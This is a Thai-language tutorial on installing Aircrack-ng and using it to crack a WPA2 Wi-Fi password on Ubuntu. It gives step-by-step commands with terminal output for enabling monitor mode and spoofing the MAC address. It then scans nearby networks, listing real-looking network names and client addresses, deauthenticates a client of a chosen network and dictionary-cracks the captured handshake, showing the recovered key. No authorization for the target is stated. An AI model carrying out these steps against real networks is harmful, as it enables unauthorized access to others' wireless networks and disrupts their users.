

Aircrack

เป็นโปรแกรมประเภทสืบหาสัญญาณเครือข่าย Network Detector, ดักจับ แพ็คเกต (Packet Sniffer), เจาะเข้า WEP (WEP-Cracker) และเป็นเครื่องมือวิเคราะห์สำหรับ Wireless มาตรฐาน 802.11 (Analysis Tool for 802.11 Wireless LANs) ใช้คีย์แบบ WEP และ WPA-PSK สามารถใช้งานได้กับ Wireless Card หลายรุ่น [1]


ไฟล์ที่เกี่ยวข้อง

1. aircrack-ng-1.2-rc2.tar.gz (สำหรับระบบปฏิบัติการ Linux-Ubuntu)

การติดตั้ง Aircrack บน Linux-Ubuntu

ในส่วนนี้จะเป็นการอธิบายถึงวิธีการติดตั้งหรือเปิดตัวโปรแกรม Aircrack โดยมีขั้นตอนต่างๆ ดังต่อไปนี้ (สามารถดาวน์โหลดได้ที่ <http://www.aircrack-ng.org/>)

1. ให้ดาวน์โหลดโปรแกรม



The screenshot shows the Aircrack-NG website interface. On the left, there is a navigation menu with links for Home, Forum, Wiki, Trac, Blog, IRC, Documentation, Misc, Support, Resources, Contribute, Contact, and License. The main content area is divided into several sections:


- Download:** Features a green download icon and a list of download links for Aircrack-ng 1.2 RC 2, including Sources and Windows, and a Changelog link. A "More downloads..." link is also present.
- Description:** Provides a detailed overview of Aircrack-ng as an 802.11 WEP and WPA-PSK keys cracking program, mentioning its ability to recover keys from captured data packets and its implementation of various attacks like KoreK, PTW, and FMS.
- Fresh news:** Announces the second release candidate, Aircrack-ng 1.2 RC 2, dated 10 Apr 15, highlighting improvements in support for the Airodump-ng scan visualizer and changes to Airtun-ng.
- Under the spotlights:** Contains two sub-sections: "Injection or channel -1 issues" which addresses common user problems, and "Airodump-ng scan visualizer" which describes the tool's capabilities for filtering and visualizing scan data.
- Training at BlackHat USA:** A short announcement dated 4 Apr 15 regarding a teaching session on Advanced Wi-Fi Pentesting.

2. จะได้ไฟล์ aircrack-ng-1.2-rc2.tar.gz



aircrack-ng-1.2-rc2.tar.gz

3. ให้แตกไฟล์ จะเห็นไฟล์ที่อยู่ด้านหน้า ดังรูป



การใช้งาน Aircrack บน Linux-Ubuntu

มีคำสั่งในการใช้งาน ดังนี้

1. คำสั่ง `sudo airmon-ng start wlan1`

เป็นการเปิดใช้การ์ดแลน

```

root@hoo-Lenovo-IdeaPad-Z500: /home/hoo
hoo@hoo-Lenovo-IdeaPad-Z500:~$ sudo su
root@hoo-Lenovo-IdeaPad-Z500: /home/hoo# airmon-ng start wlan1

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

```

PID	Name
7333	avahi-daemon
7334	avahi-daemon

```


```

Interface	Chipset	Driver
mon0	Realtek RTL8187L	rtl8187 - [phy2]
wlan0	Atheros AR9485	ath9k - [phy1]
mon1	Realtek RTL8187L	rtl8187 - [phy2]
wlan1	Realtek RTL8187L	rtl8187 - [phy2]

```

(monitor mode enabled on mon2)
root@hoo-Lenovo-IdeaPad-Z500: /home/hoo#


```

2. คำสั่ง sudo ifconfig mon1 down

```
sudo macchanger -m 00:11:22:33:44:55 mon1
```

```
sudo ifconfig mon1 up
```

เป็นคำสั่งเปลี่ยน Mac Address ของการ์ดไวเลสโดยใช้คำสั่ง sudo ifconfig mon0 down เพื่อปิดการทำงานของการ์ดไวเลสก่อนเปลี่ยน Mac Address พิมพ์คำสั่ง sudo macchanger -m 00:11:22:33:44:55 mon0 เพื่อเปลี่ยนค่า Mac Address หน้าจะแสดงบอกค่า Mac Address ที่เปลี่ยนไป จากนั้นพิมพ์คำสั่ง sudo ifconfig mon1 up เพื่อเปิดการทำงานของการ์ดไวเลส



```
Terminal
> Home Pictures
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Other
Game
Anime&Manga&Mo...
Work
187 GB Volume
Computer
Browse Network
Connect to Server

bow@Hooltuol:~$ sudo ifconfig mon0 down
[sudo] password for bow:
bow@Hooltuol:~$ sudo macchanger -m 00:11:22:33:44:55 mon0
Current MAC: 24:fd:52:86:fc:e4 (Liteon Technology Corporation)
Permanent MAC: 24:fd:52:86:fc:e4 (Liteon Technology Corporation)
New MAC: 00:11:22:33:44:55 (CIMSYS Inc)
bow@Hooltuol:~$ sudo ifconfig mon0 up
```

3. คำสั่ง sudo airodump-ng mon1

พิมพ์คำสั่ง sudo airodump-ng mon0 เพื่อใช้ค้นหาเครือข่ายไร้สายที่มีอยู่ และจะแสดงรายละเอียดของเครือข่ายไร้สายที่อยู่ในบริเวณนั้น

```

root@hoo-Lenovo-IdeaPad-Z500: /home/hoo
CH 9 [ Elapsed: 8 s ] [ 2015-10-23 02:09
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
2E:71:D9:98:1E:C9 -23 19 0 0 11 54e WPA2 CCMP PSK thektmkk
5C:93:A2:D0:97:70 -34 10 0 0 11 54e WPA2 CCMP PSK whaleBoss
00:25:9C:BF:40:37 -43 18 27 3 6 54e OPN Golden View WFLI 1.2.12
9A:DC:96:02:D3:54 -54 3 0 0 1 54e OPN @ 3BB_WIFI
00:02:8F:D5:86:08 -54 2 0 0 1 54e OPN @ TRUEWIFI
54:8B:0A:93:07:35 -54 4 0 0 11 54e WPA2 CCMP PSK Nsec1
C4:6E:1F:53:F1:FE -54 4 19 2 1 54e OPN Golden View WFLI 1.3.14
8B:DC:96:02:D3:54 -54 7 0 0 1 54e OPN @ 3BB_WIFI
8B:DC:96:02:D4:8C -55 1 0 0 11 54e OPN @ 3BB_WIFI
8A:DC:96:02:D3:54 -55 7 0 0 1 54e OPN APSXKKN-0008-E5
8A:DC:96:02:D4:8C -55 4 0 0 11 54e OPN APSXKKN-0008-E6
22:10:B3:12:3B:03 -56 0 0 11 54e WPA2 CCMP PSK nootany
20:AA:4B:31:24:14 -57 4 266 28 11 54e OPN Golden View WFLI 1.1.11
9A:DC:96:02:D4:8C -56 1 0 0 11 54e OPN @ 3BB_WIFI
00:02:6F:C7:0C:1C -56 3 0 0 1 54e OPN @ TRUEWIFI
90:F6:52:FA:F1:EE -58 2 16 0 3 54e OPN Baan Khanerat Floor3-1
14:CC:20:EA:B7:53 -59 5 0 0 6 54e OPN Golden View WFLI 2.3.25
9A:FC:11:4D:49:B1 -57 4 2 0 10 54 WPA2 TKIP PSK Paradise WiFi4
CB:3A:35:2A:2A:EB -62 3 0 0 1 54e WPA CCMP PSK LahMy80
EB:94:F8:D1:39:4B -64 2 0 0 6 54e WPA2 CCMP PSK JIrapan 2
00:1B:11:1B:A7:0A -64 3 38 0 3 54 WPA CCMP PSK damrongid
00:23:F8:91:10:BB -67 2 0 0 6 54 OPN @TRUEWIFI
00:23:09:4F:CF:AC -67 0 3 0 6 -1 WPA <length: 0>
00:25:9C:BF:42:1A -67 1 1 0 11 11e OPN Golden View WFLI 2.4.28

BSSID STATION PWR Rate Lost Frames Probe
00:25:9C:BF:40:37 84:4B:F5:C9:AA:9B -59 0 11e 15 6
C4:6E:1F:53:F1:FE 64:27:37:E5:CE:71 -1 48e 0 0 3
C4:6E:1F:53:F1:FE 8B:63:DF:14:9D:01 -1 5e 0 0 15
20:AA:4B:31:24:14 70:08:C0:14:0F:BE -60 18e 1e 0 251
90:F6:52:FA:F1:EE 74:E2:F5:96:40:9B -1 2e 0 0 15
9A:FC:11:4D:49:B1 C4:12:F5:2D:BE:A4 -1 1 0 0 2
00:1B:11:1B:A7:0A 2C:D0:5A:08:1A:D0 -51 1 36 352 36
00:23:09:4F:CF:AC A0:93:47:F1:5B:78 -1 1 0 0 1

```

4. คำสั่ง sudo airodump-ng --bssid 5C:93:A2:D0:97:70 --channel 11 -w out mon1

เป็นคำสั่งที่เลือกเข้าดูรายละเอียดต่างๆของเครือข่ายไร้สายที่เราต้องการ

```


root@hoo-Lenovo-IdeaPad-Z500: /home/hoo
CH 11 [ Elapsed: 20 s ] [ 2015-10-23 02:09
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
5C:93:A2:D0:97:70 -25 96 159 15 3 11 54e WPA2 CCMP PSK whaleBoss

BSSID STATION PWR Rate Lost Frames Probe
5C:93:A2:D0:97:70 2C:CC:15:F7:D5:00 -27 1e 2e 2 19

```

5. คำสั่ง `aireplay-ng -3 0 -a 5C:93:A2:D0:97:70 -c 2C:CC:15:F7:D5:00 --ignore-negative-one mon1`


ใช้คำสั่ง `aireplay-ng -3 0 -a 5C:93:A2:D0:97:70 -c 2C:CC:15:F7:D5:00 --ignore-negative-one mon1` เพื่อเก็บข้อมูลที่เราได้ดักไว้ ซึ่งจะเก็บไว้ในไฟล์ `out-01.cap`



```
hoo@hoo-Lenovo-IdeaPad-Z500:~$ sudo aireplay-ng -3 0 -a 5C:93:A2:D0:97:70 -c 2C:CC:15:F7:D5:00 --ignore-negative-one mon1
[sudo] password for hoo:
02:10:36 Waiting for beacon frame (BSSID: 5C:93:A2:D0:97:70) on channel 11
02:10:37 Sending 64 directed DeAuth. STMAC: [2C:CC:15:F7:D5:00] [ 0|38 ACKs]
02:10:38 Sending 64 directed DeAuth. STMAC: [2C:CC:15:F7:D5:00] [ 0|57 ACKs]
02:10:38 Sending 64 directed DeAuth. STMAC: [2C:CC:15:F7:D5:00] [ 0|57 ACKs]
hoo@hoo-Lenovo-IdeaPad-Z500:~$
```

6. คำสั่ง aircrack-ng -w password.lst out-01.cap

เป็นคำสั่งที่ใช้แครครหัสผ่านที่เราต้องการใช้ ซึ่งจะได้รหัสผ่าน ดังรูป



```
hoo@hoo-Lenovo-IdeaPad-Z500: ~
┌───(root)───┐
│ Aircrack-ng 1.2 beta3                                     │
│ [00:00:00] 108 keys tested (2966.22 k/s)                 │
│ KEY FOUND! [ 123456789 ]                                  │
│ Master Key       : 7A D5 78 90 94 AD 9C 44 3D 92 4D 4C 07 28 44 89 │
│                  : 22 0B 1E 84 AC CE D1 51 F2 94 15 72 EE D3 FD 69 │
│ Transient Key    : D8 93 FD 6F B5 1B B7 2B 75 C0 8B 06 23 53 0B 41 │
│                  : EE FD 81 07 60 D7 B2 EA 04 1C C2 F0 1C 6A 12 40 │
│                  : C4 43 3B 62 5A 1B 79 F0 FD D5 35 BF EC E6 39 5B │
│                  : A8 AF 2E B3 70 DB 0F FD 29 42 AF B1 A5 2F 66 BC │
│ EAPOL HMAC      : 2F EC 08 E5 AF B0 51 D6 BE 38 E3 F0 F9 31 2A F9 │
└──────────┘
hoo@hoo-Lenovo-IdeaPad-Z500:~$
```

อ้างอิง

1. Few. (2550). AIRCRACK คือ อะไร (WHAT IS AIRCRACK). ค้นเมื่อ 20 ตุลาคม 2558, จาก <http://www.tosdn.com/developer/download-aircrack-ng-windows>